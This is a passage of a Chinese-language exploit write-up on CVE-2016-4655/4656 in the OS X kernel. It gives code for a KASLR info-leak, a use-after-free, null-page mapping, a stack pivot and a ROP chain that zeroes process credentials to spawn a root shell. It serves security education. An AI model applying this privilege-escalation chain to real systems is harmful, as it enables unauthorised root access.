我们的宏将变得有用，因为这让我们能写入到已定位的内存中并且为我们保持每次使用的索引更新。所以利用我们之前所聚合的知识，让我们继续在 XML 中为字典写入一个概念。

```
<dict>
    <symbol>AAA</symbol>
    <number size=0x200>0x4141414141414141</number>
</dict>
```

转换为二进制：

```
WRITE_IN(dict, (0x000000d3)); // signature, always at the beginning

WRITE_IN(dict, (kOSSerializeEndCollection | kOSSerializeDictionary | 2)); //
dictionary with two entries

WRITE_IN(dict, (kOSSerializeSymbol | 4)); // key with symbol, 3 chars + NUL byte
WRITE_IN(dict, (0x00414141)); // 'AAA' key + NUL byte in little-endian

WRITE_IN(dict, (kOSSerializeEndCollection | kOSSerializeNumber | 0x200)); //
value with big-size number
WRITE_IN(dict, (0x41414141)); WRITE_IN(dict, (0x41414141)); // at least 8 bytes
for our
```

实际上测试在不创建用户客户端的情况下我们的字典是否合法，我们可以使用 io_service_get_matching_services_bin 私有调用（通常在 IOKit/iokitmig.h 头文件中声明），这会在之后使用引起 use-after-free。

```
host_get_io_master(mach_host_self(), &master); // get iokit master port

kr = io_service_get_matching_services_bin(master, (char *)dict, idx, &res);
if (kr == KERN_SUCCESS) {
    printf("(+) Dictionary is valid! Spawning user client...\n");
} else
    return -1;
```

如果结果为 0，我们所创建的字典已经被正确地解析，所以合法。既然我们已经确定了外部字典的合法性，我们知道我们可以设置它的权限，所以让我们继续创建用户客户端。

Spawning the user client

如上所提及，我们将必须在一个服务上调用 io_service_open_extended 生成用户客户端。我们所用的服务不重要，只要它提供一个用户客户端就行。例如，通过打开 IOHDIXController（用于磁盘的东西）服务，我们会生成一个 IOHDIXControllerUserClient 对象，然后使用它。

```
serv = IOServiceGetMatchingService(master, IOServiceMatching("IOHDIXController"));

kr = io_service_open_extended(serv, mach_task_self(), 0, NDR_record, (io_buf_ptr_t)dict, idx, &err, &conn);
if (kr == KERN_SUCCESS) {
    printf("(+) UC successfully spawned! Leaking bytes...\n");
} else
    return -1;
```

首先我们通过 IOServiceGetMatchingService 调用从服务获取到了一个端口，从 IORegistry 通过匹配包含它们的名字（IOServiceMatching）的字典过滤掉服务。然后我们通过

io_service_open_extended 私有调用来开放服务（生成用户客户端）。这能让我们直接地指定权限。

现在，大概我们的用户客户端随着权限的指定已经被创建。我们怎么访问它？我们需要通过手动地迭代调用 IORegistry 直到我们发现它。然后我们会读取敏感信息，导致 info-leak。

```
IORegistryEntryCreateIterator(serv, "IOService", kIORegistryIterateRecursively,
&iter);
io_object_t object = IOIteratorNext(iter);
```

代码所做的是简单地创建一个 io_iterator_t 和在 IORegistry 设置它为 serv。Serv 仅仅是代表内核中的驱动对象的一个 Mach 端口。因为用户客户端是被委托给主要的驱动对象，所以我们的用户客户端将仅仅在 IORegistry 中的驱动之后被创建。因此我我们仅仅将迭代器增加一次去获取代表我们的用户客户端的 Mach 端口。一旦用户客户端对象在内核中被创建并且我们在 IORegistry 发现了它，我们可以读取权限引起 info-leak。

Reading the property

```
        char buf[0x200] = {0};
mach_msg_type_number_t bufCnt = 0x200;

kr = io_registry_entry_get_property_bytes(object, "AAA", (char *)&buf, &bufCnt);
if (kr == KERN_SUCCESS) {
   printf("(+) Done! Calculating KASLR slide...\n");
} else
   return -1;
```

一旦我们再次使用一个私有调用 io_registry_entry_get_property_bytes。这就类似与 IORegistryEntryGetProperty，而且让我们直接地获取到原始字节数据。所以，在这点上，buf 缓冲区会包含我们已经泄露出的数据。在这就让我们把这贴出来吧：

```
for (uint32_t k = 0; k < 128; k += 8) {
   printf("%#llx\n", *(uint64_t *)(buf + k));
}
```

这是输出：

```
0x4141414141414141  // our valid number
0xffffff8033c66284  //
0xffffff8035b5d800  //
0x4                 // other data on the stack between our valid number and the ret
addr...
0xffffff803506d5a0  //
```

```
0xffffff8033c662b4  //
0xffffff818d2b3e30  //
0xffffff80037934bf  // function return address
...
```

第一个值，0x4141414141414141，是我们实际上的数字，还记得吗？其余的值是从内核栈中泄露出来的。在这点上，检验从用户客户端读取权限的内核代码是很有用的，所以我们可以在接下来明白更多一点。实际代码是被定位到 is_io_registry_entry_get_property_bytes 函数，这个函数在 io_registry_entry_get_property_bytes 被调用。

iokit/Kernel/IOUserClient.cpp

```
/* Routine io_registry_entry_get_property */
kern_return_t is_io_registry_entry_get_property_bytes(
        io_object_t registry_entry,
        io_name_t property_name,
        io_struct_inband_t buf,
        mach_msg_type_number_t *dataCnt )
{
   OSObject     *       obj;
   OSData       *       data;
   OSString     *       str;
   OSBoolean    *       boo;
   OSNumber     *       off;
   UInt64               offsetBytes;
   unsigned int  len = 0;
   const void *  bytes = 0;
   IOReturn             ret = kIOReturnSuccess;

   CHECK( IORegistryEntry, registry_entry, entry );

#if CONFIG_MACF
   if (0 != mac_iokit_check_get_property(kauth_cred_get(), entry,
property_name))
       return kIOReturnNotPermitted;
#endif

   obj = entry->copyProperty(property_name);
   if( !obj)
       return( kIOReturnNoResources );

   // One day OSData will be a common container base class
   // until then...
   if( (data = OSDynamicCast( OSData, obj ))) {
        len = data->getLength();
```

```
        bytes = data->getBytesNoCopy();

    } else if( (str = OSDynamicCast( OSString, obj ))) {
        len = str->getLength() + 1;
        bytes = str->getCStringNoCopy();

    } else if( (boo = OSDynamicCast( OSBoolean, obj ))) {
        len = boo->isTrue() ? sizeof("Yes") : sizeof("No");
        bytes = boo->isTrue() ? "Yes" : "No";

    } else if( (off = OSDynamicCast( OSNumber, obj ))) {    /* j: reading an OSNumber
*/
        offsetBytes = off->unsigned64BitValue();
        len = off->numberOfBytes();
        bytes = &offsetBytes;
#ifdef __BIG_ENDIAN__
        bytes = (const void *)
                 (((UInt32) bytes) + (sizeof( UInt64) - len));
#endif

    } else
        ret = kIOReturnBadArgument;

    if( bytes) {
        if( *dataCnt < len)
            ret = kIOReturnIPCError;
        else {
          *dataCnt = len;
          bcopy( bytes, buf, len );
        }
    }
    obj->release();

    return( ret );
}
```

我们正在读取一个 OSNumber，所以看看 OSNumber case：

```
...
else if( (off = OSDynamicCast( OSNumber, obj ))) {
```

```
        offsetBytes = off->unsigned64BitValue(); /* j: the offsetBytes variable
is allocated on the stack */
        len = off->numberOfBytes(); /* j: this reads out our malformed length,
0x200 */
        bytes = &offsetBytes; /* j: bytes* ptr points to a stack variable */

    ...
}
...
```


然后，在 if-else 语句之外：

```
if( bytes) {
    if( *dataCnt < len)
        ret = kIOReturnIPCError;
    else {
        *dataCnt = len;
        bcopy( bytes, buf, len ); /* j: this leaks data from the stack */
    }
}
```

当 bcopy 函数实施了复制，这将持续保持从 bytes 指针读取畸形长度，指针是指向一个栈变量的，于是能够有效地从栈中获取泄露数据。一会后，就会执行到存储在栈中的函数返回地址处。如我所知，那个地址能够在内核二进制数据中静态地找到，并且它是不变化的。所以，通过减去一个静态地址到达另外一个地址，这个地址是我们已经从栈中泄露（动态的）获取的，我们会包含获取内核偏移地址！

Calculating the kernel slide

所以，我们必须找到不变的返回地址。打开你最喜欢的反汇编程序（我本例中相比于 IDA 我更喜欢 Hopper），加载内核二进制，然后在内核中找到 is_io_registry_entry_get_property_bytes 函数。



图片地址：http://jndoksarchive.altervista.org/images/1.png

现在我们仅仅必须在函数中发现 Xrefs。Hopper 在接下来函数序言列出它们，而在 IDA 中你必须输入 CMD-X/CTRL-X。

```
; XREF=sub_ffffff80003933c0+250

...
ffffff80003934ba        call     _is_io_registry_entry_get_property_bytes
/* the actuall call */
ffffff80003934bf        mov      dword [ds:r14+0x28], eax    /* here's the
function return address! */
...
```

如 x86-64 ISA 说明，call 指令会压入地址 0xffffff80003934bf（返回地址）到栈中。在运行时地址会变动，让我们回过去和检验泄露的字节数据转储。

```
0x4141414141414141  // our valid number
...
0xffffff80037934bf  // function return address
```

现在我们知道 0xffffff80037934bf 实际上是变动后的 0xffffff80003934bf。我们来做一下计算。

```
0xffffff80037934bf - 0xffffff80003934bf = 0x3400000
```

这是实际代码的最后部分：

```
uint64_t hardcoded_ret_addr = 0xffffff80003934bf;
```

```
kslide = (*(uint64_t *)(buf + (7 * sizeof(uint64_t)))) - hardcoded_ret_addr;

printf("(i) KASLR slide is %#016llx\n", kslide);
```

通过动态获得内核的静态地址可以被证实。但是这超出了本文章的范围。

现在我们有了偏移地址！在你的实例中，这很可能不同，并且每次在你重启的时候会改变。我们现在可以建造一个 ROP 功能链并且造成了 use-after-free 去执行它获取 root 权限。让我们继续吧！

Exploiting CVE-2016-4656

由于我们拥有内核偏移地址，我们可以保持下去并且从 UAF 获取权限。在任何平台以任何形式利用 use-after-free，了解堆分配器如何工作是很重要。这是因为你需要对分配/回收如何被分配器处理有一个清晰的理解，才能成功地操纵它们。

XNU 的堆分配器被叫做 zalloc，并且这里有十分多文档可以在线获得。你可以阅读定位在 osfmk/kern/zalloc.h 的代码和 XNU 源代码树中的 osfmk/kern/zalloc.c 的代码。我会快速地做基本检查，所以你能明白接下来是利用漏洞。

简单地开始，在 zones 中 zalloc 的组织定位。一个 zone 代表同一大小分配列表。最常用的区域是 kalloc zones。Kalloc 是一个更高等级内核分配器，这个建立在 zalloc。使请求分配大小靠拢接近于两个大小。因此，注册 kalloc zones 能管理两个分配器。检验 OSX 中的 zprint 命令输出：

```
[jndok:~jndok(Debug)]: sudo zprint | grep kalloc
kalloc.16            16    1148K    1167K    73472    74733    62742    4K    256
kalloc.32            32    2160K    2627K    69120    84075    55581    4K    128
kalloc.48            48    3448K    3941K    73557    84075    67638    4K     85
kalloc.64            64    5236K    5911K    83776    94584    80523    4K     64
kalloc.80            80    1100K    1167K    14080    14946    13586    4K     51
kalloc.96            96    4160K    5254K    44373    56050    41922    8K     85
kalloc.128          128    2220K    2627K    17760    21018    16915    4K     32
kalloc.160          160     704K    1037K     4505     6643     4115    8K     51
kalloc.256          256    8004K    8867K    32016    35469    30851    4K     16
kalloc.288          288     740K     768K     2631     2733     2179   20K     71
kalloc.512          512    1900K    2627K     3800     5254     3266    4K      8
kalloc.1024        1024    3048K    3941K     3048     3941     2588    4K      4
kalloc.1280        1280     400K     512K      320      410      201   20K     16
kalloc.2048        2048    1872K    2627K      936     1313      909    4K      2
kalloc.4096        4096    6532K    8867K     1633     2216      515    4K      1
kalloc.8192        8192    3160K    3503K      395      437      269    8K      1
```

这些空间仅仅被特殊大小的分配器所管理。已经被释放的元素被保存在一个链接列表，在列表中最近所释放的元素被放到最后。这很重要，因为和意味着最近释放的元素被首先重用。在另一方面，如果一个元素被释放，并且如果足够迅速，我们可以重用它。

我们如何设法重用的机制是叫做 allocation primitive。可靠分配一个期望的内核内存大小是一个基本方式。我们将使用的 allocation primitive 是简单地在字典内部 OSString 之后创建一个对象。如我们已经看到的，OSUnserializeBinary 为反序列化对象分配内存，并且会做的很好。我们所需要的仅仅是精确地知道我们需要分配多少内存和我们需要写入什么。

这意味着每个 OSString 会被放到 kalloc.32 区域。因此为了重用已经释放的 OSString，我们需要在同一个的区域内重用一些东西。一个 OSData 是个完美的选择，因为我们可以通过字典控制缓冲区大小指定为 32 位和指定重分配。当我们创建一个 kOSSerializeObject 引用到它（还记得调用 retain 吗？），OSString 会被重用。

所以，总的来说我们所知道的：我们了解到 OSString key 对象一旦被反序列话就会被释放,我们可以在 OSString 之后立刻序列化一个 32 位大小 OSData,根据反序列化和所引发 bug 这会调用 retain。很好！就剩下一件事就是将数据放入 OSData 缓冲区。

因为这个，考虑到调用 retain。如果你知道 C++调用约定是如何工作的，那么你可能知道，因为 OSString 是 OSObject 的一个子类并且 retain 是 OSObject 的实现，所以控制流会通过虚函数表（vtable）调用正确的父类实现（因为 OSString 没有重新实现 retain）。这就意味着我们必须制作一个伪造的虚函数表去控制执行。当它包含一个指向我们的栈劫持的指针，内核会认为我们伪造的虚函数表完全是合法的。

伪造的虚函数表指针会被 OSData 缓冲区的开始地址所替代,因为虚函数表在合法的 C++对象中总是在对象开始地址处被找到。我们会防止我们伪造的虚函数表和在空页中的栈劫持,因为在内容为 null 的地址放入 OSData 更容易控制。其他地址也许会被一些应用它们的操作所修改,而为 null 的不会改变。这意味必须 00 填充 OSData。与让我们看看利用 use-after-free 的计划。

正如 info-leak,我们在获得代码之前看看利用 use-after-free 的计划吧：

- 制作一个二进制字典引起 UAF 和用 00 填充过的 OSData 缓冲区重分配已经释放的 OSString。
- 映射一个空页
- 在偏移 0X20 处把栈劫持指针指向空页（这回转移执行代码行到转移链上）
- 在 0x0 处放一个小转移链指向空页（它会转移执行代码到主链上）
- 引发 bug
- 提权。拿 shell

这里是代码：

```
void use_after_free(void)
{
    kern_return_t kr = 0;
    mach_port_t res = MACH_PORT_NULL, master = MACH_PORT_NULL;

    /* craft the dictionary */

    printf("(i) Crafting dictionary...\n");

    void *dict = calloc(1, 512);
    uint32_t idx = 0; // index into our data

#define WRITE_IN(dict, data) do { *(uint32_t *)(dict + idx) = (data); idx += 4; }
while (0)

    WRITE_IN(dict, (0x000000d3)); // signature, always at the beginning

    WRITE_IN(dict, (kOSSerializeEndCollection | kOSSerializeDictionary | 6)); //
dict with 6 entries

    WRITE_IN(dict, (kOSSerializeString | 4));   // string 'AAA', will get freed
    WRITE_IN(dict, (0x00414141));

    WRITE_IN(dict, (kOSSerializeBoolean | 1));  // bool, true

    WRITE_IN(dict, (kOSSerializeSymbol | 4));   // symbol 'BBB'
    WRITE_IN(dict, (0x00424242));

    WRITE_IN(dict, (kOSSerializeData | 32));    // data (0x00 * 32)
    WRITE_IN(dict, (0x00000000));
    WRITE_IN(dict, (0x00000000));
    WRITE_IN(dict, (0x00000000));
    WRITE_IN(dict, (0x00000000));
    WRITE_IN(dict, (0x00000000));
    WRITE_IN(dict, (0x00000000));
    WRITE_IN(dict, (0x00000000));
    WRITE_IN(dict, (0x00000000));

    WRITE_IN(dict, (kOSSerializeSymbol | 4));   // symbol 'CCC'
    WRITE_IN(dict, (0x00434343));

    WRITE_IN(dict, (kOSSerializeEndCollection | kOSSerializeObject | 1));   //
ref to object 1 (OSString)
```

```
    /* map the NULL page */

    mach_vm_address_t null_map = 0;

    vm_deallocate(mach_task_self(), 0x0, PAGE_SIZE);

    kr = mach_vm_allocate(mach_task_self(), &null_map, PAGE_SIZE, 0);
    if (kr != KERN_SUCCESS)
        return;

    macho_map_t *map = map_file_with_path(KERNEL_PATH_ON_DISK);

    printf("(i) Leaking kslide...\n");

    SET_KERNEL_SLIDE(kslide_infoleak()); // set global kernel slide

    /* set the stack pivot at 0x20 */

    *(volatile uint64_t *)(0x20) = (volatile uint64_t)ROP_XCHG_ESP_EAX(map); //
stack pivot

    /* build ROP chain */

    printf("(i) Building ROP chain...\n");

    rop_chain_t *chain = calloc(1, sizeof(rop_chain_t));

    PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map,
"_current_proc"));

    PUSH_GADGET(chain) = ROP_RAX_TO_ARG1(map, chain);
    PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map,
"_proc_ucred"));

    PUSH_GADGET(chain) = ROP_RAX_TO_ARG1(map, chain);
    PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map,
"_posix_cred_get"));

    PUSH_GADGET(chain) = ROP_RAX_TO_ARG1(map, chain);
    PUSH_GADGET(chain) = ROP_ARG2(chain, map, (sizeof(int) * 3));
    PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_bzero"));

    PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map,
"_thread_exception_return"));
```

```
    /* chain transfer, will redirect execution flow from 0x0 to our main chain
above */

    uint64_t *transfer = (uint64_t *)0x0;
    transfer[0] = ROP_POP_RSP(map);
    transfer[1] = (uint64_t)chain->chain;

    /* trigger */

    printf("(+) All done! Triggering the bug!\n");

    host_get_io_master(mach_host_self(), &master); // get iokit master port

    kr = io_service_get_matching_services_bin(master, (char *)dict, idx, &res);
    if (kr != KERN_SUCCESS)
        return;
}
```

我在代码片段中使用了来源于外部的二进制，在 GITHub 上可以和本文的其他代码一起获得。只要记住 PUSH_GADGET 宏被用来写一些值到 ROP 链，有点像 WRITE_IN 序列化数据。小组件宏像 ROP_POP_XXX 被用来寻找内核二进制的 ROP 的小组件，同样 find_symbol_address 被用来寻找函数。在插入之前（我们早先找到的偏移地址），组件地址和 ROP 链中的函数当然偏移地址是变化的。

Crafting the dictionary

过程很像我们之前所做的，但是字典的内容是不同的。在这儿有一个 XML 转化：

```
<dict>
    <string>AAA</string>
    <boolean>true</boolean>

    <symbol>BBB</symbol>
    <data>
        00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
    </data>

    <symbol>CCC</symbol>
    <reference>1</reference> <!-- we are referring to object 1 in the dictionary,
the string -->
</dict>
```

明显地我们在第二个 key 使用一个 OSSymbol，为了避免重分配第一个已经释放的 OSString。OSData 缓冲区（00 填充过）所会发生的是重分配 OSString 的空间，并且当调用 retain 发生时（同时 OSUnserializeBinary 解析引用），内核会读取从我们的缓冲区中读取虚函数表。指针被定位为缓冲区首 8 个字节，并且读取为 0。

内核会废弃指针，然后添加 retain 偏移地址去读取存储在虚函数表中的父 retain 指针。retain 偏移是 0x20（32 位），并且这意味着 RIP 将在 0x20 处结束。

在许多系统中这不能利用，在那些系统中映射空页是不可能的，但是在 OS X 中不正确。因为遗留的原因，Apple 不强迫在 32 位二进制程序中加固__PAGEZERO 段。这就意味着如果我们的是 32 位编译的二进制程序（它已经是了，因为我们编译了它可以使用私有的 IOKit APIs），即使缺少__PAGEZERO 段，内核也可以执行二进制程序。这就意味着我们可以简单地映射空页和设置我们的栈指针劫持。

Mapping NULL

如之前所说，Apple 不强迫在 32 位二进制程序中增加__PAGEZERO 段。通过编译我们的包括-pagezero_size,0 标志的二进制程序为 32 位，我们可以有效地禁止__PAGEZERO 段并且在运行时的映射为空。代码：

```
mach_vm_address_t null_map = 0;

vm_deallocate(mach_task_self(), 0x0, PAGE_SIZE);

kr = mach_vm_allocate(mach_task_self(), &null_map, PAGE_SIZE, 0);
if (kr != KERN_SUCCESS)
    return;
```

Pivoting the stack

在内核间接引用我们伪造的虚函数表指针指向 NULL+0x20，我们成功地获得了 RIP 的控制。

然而在运行我们的主要主链之前，我们需要劫持栈，也就是获得 RSP 控制（或者说栈控制）。有很多方式可以完成这个目的，但是最终的目标是把链地址放进 RSP。如果我们不设置 RSP 为链地址，接下来的各个组件就不会运行，因为 ret 指令在第一个链组件处就会返回错误的堆栈（原来的那个）。当 RSP 正确地设置了，ret 指令就会从 ROP 栈中读取我们接下来的组件/函数地址，并且设置 RIP 为它。这就是我们想要的！

我们用空来间接引用获取栈控制的方法是使用一个单独组件来交换 RSP 和 RAX 的值。如果 RAX 的值被控制，game's over!在本情境下，RAX 总是为 0（它会保持我们的 OSData 缓冲区接下来的 8 个字节，因此总为 0），所以我们可以在 0 处映射我们一条小转移链，并且在 0x20 处设置劫持。RIP 将会发生的是被设置为 0x20，执行组件替换把 RSP 设置为 0，然后

返回，栈中弹出的首地址给 RIP 然后开始执行链。

有个小地方需要注意的是什么是转移链的目标（映射在 0 处）。实际上再次重设 RSP 到主链。这样做是因为我们在 0 和 0x20 之间没有那么多空间（仅仅 32 个字节，也就是 4 个地址），这对于存储我们的提权链是不够的。

```
*(volatile uint64_t *)(0x20) = (volatile uint64_t)ROP_XCHG_ESP_EAX(map); //
stack pivot
```

准备是转移代码，它仅仅读取了栈中下一个值并把值弹出给 RSP（因为我们控制了 RSP，所以我们现在可以做到）

```
uint64_t *transfer = (uint64_t *)0x0;
transfer[0] = ROP_POP_RSP(map);
transfer[1] = (uint64_t)chain->chain;
```

The main chain

现在是真正利用的部分。我们在这所做的是至关重要的：要能够执行内核代码，我们必须在内存中找到我们的进程凭证结构并且填充将它为 0，来提升我们的权限。通过填充为 0，我们提升了我们的进程权限（root 组 ID 全都是 0）。

我们正在做的是模仿 setuid(0)，但是我们不能调用它，因为有权限检查。thread_exception_return 会不慌不忙的将我们从内核空间踢出来，所以它被用来从内核限制中返回。

ROP_RAX_TO_ARG1 宏移动 RAX 寄存器到 RDI（下一个函数调用的第一个参数）中，RAX 保存着之前调用所返回的值。

```
/*
*   chain prototype:
*
*   proc = current_proc();
*   ucred = proc_ucred(proc);
*   posix_cred = posix_cred_get(ucred);
*
*   bzero(posix_cred, (sizeof(int) * 3));
*
*   thread_exception_return();
*/

rop_chain_t *chain = calloc(1, sizeof(rop_chain_t));
```

```
PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_current_proc"));

PUSH_GADGET(chain) = ROP_RAX_TO_ARG1(map, chain);
PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_proc_ucred"));

PUSH_GADGET(chain) = ROP_RAX_TO_ARG1(map, chain);
PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map,
"_posix_cred_get"));

PUSH_GADGET(chain) = ROP_RAX_TO_ARG1(map, chain);
PUSH_GADGET(chain) = ROP_ARG2(chain, map, (sizeof(int) * 3));
PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_bzero"));

PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map,
"_thread_exception_return"));
```

最终我们可以使用，当信息泄露时用来测试我们字典合法性的同样的代码引发 bug


```
host_get_io_master(mach_host_self(), &master); // get iokit master port

kr = io_service_get_matching_services_bin(master, (char *)dict, idx, &res);
if (kr != KERN_SUCCESS)
    return;
```

如果所有事情都进行的不错我们将提升我们的权限了。检查每个步骤是否进行很好，简单地调用 getuid 并且看看返回的值为 0.如果这样你的进程现在就有 root 权限了，所以就调用 system("/bin/bash")弹出一个 shell！

```
if (getuid() == 0) {
    puts("(+) got r00t!");
    system("/bin/bash");
}
```

在所有工作完成之后，这就是我们的 shell，完！！



Conclusion

这确实读起来很长（对于我，写起来也很长!）。我真的感谢你读了这么多，并且衷心地希望你找到它的乐趣。这是我们第一篇博客文章，并且过去从没写过这么多，如果你发现读起来有点啰嗦，我向你真诚地道歉！

下面是本文所使用的所有引用链接，这些链接也能在 GitHub 上重新取得，代码也能在那儿获得。再次谢谢你阅读了本文，当我写一些其他的东西的时候，希望你能在这！持续更新，follow me on Twitter。（https://twitter.com/jndok）

PoC Code

整个 PoC 可以在 github 上面获得（https://github.com/jndok/PegasusX）。如果你想，你可以自由的提交 pull 请求!

Credits and thanks

- qwertyoruiop - For exploitation-related help.
- i0n1c - For original writeup (here).
- SparkZheng - For his PoC which helped me out with the info-leak!

References

1. *The info leak era on software exploitation* — Fermin J. Serna (@fjserna)
2. *Kernel ASLR* — The iPhone Wiki
3. *What is a code reuse attack?* — Quora
4. The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86) — Hovav Shacham
5. *User Client Info.txt* — Apple
6. *Using freed memory* — OWASP
7. *An Introduction to Use After Free Vulnerabilities* — Lloyd Simon
8. *Attacking the XNU Kernel For Fun And Profit – Part 1* — Luca Todesco (@qwertyoruiopz)
9. *Attacking the XNU Kernel in El Capitan* — Luca Todesco (@qwertyoruiopz)
10. *iOS Kernel Heap Armageddon* — Stefan Esser (@i0n1c)
11. *What happens in OS when we dereference a NULL pointer in C?* — StackOverflow
12. *Stack Pivoting* — Neil Sikka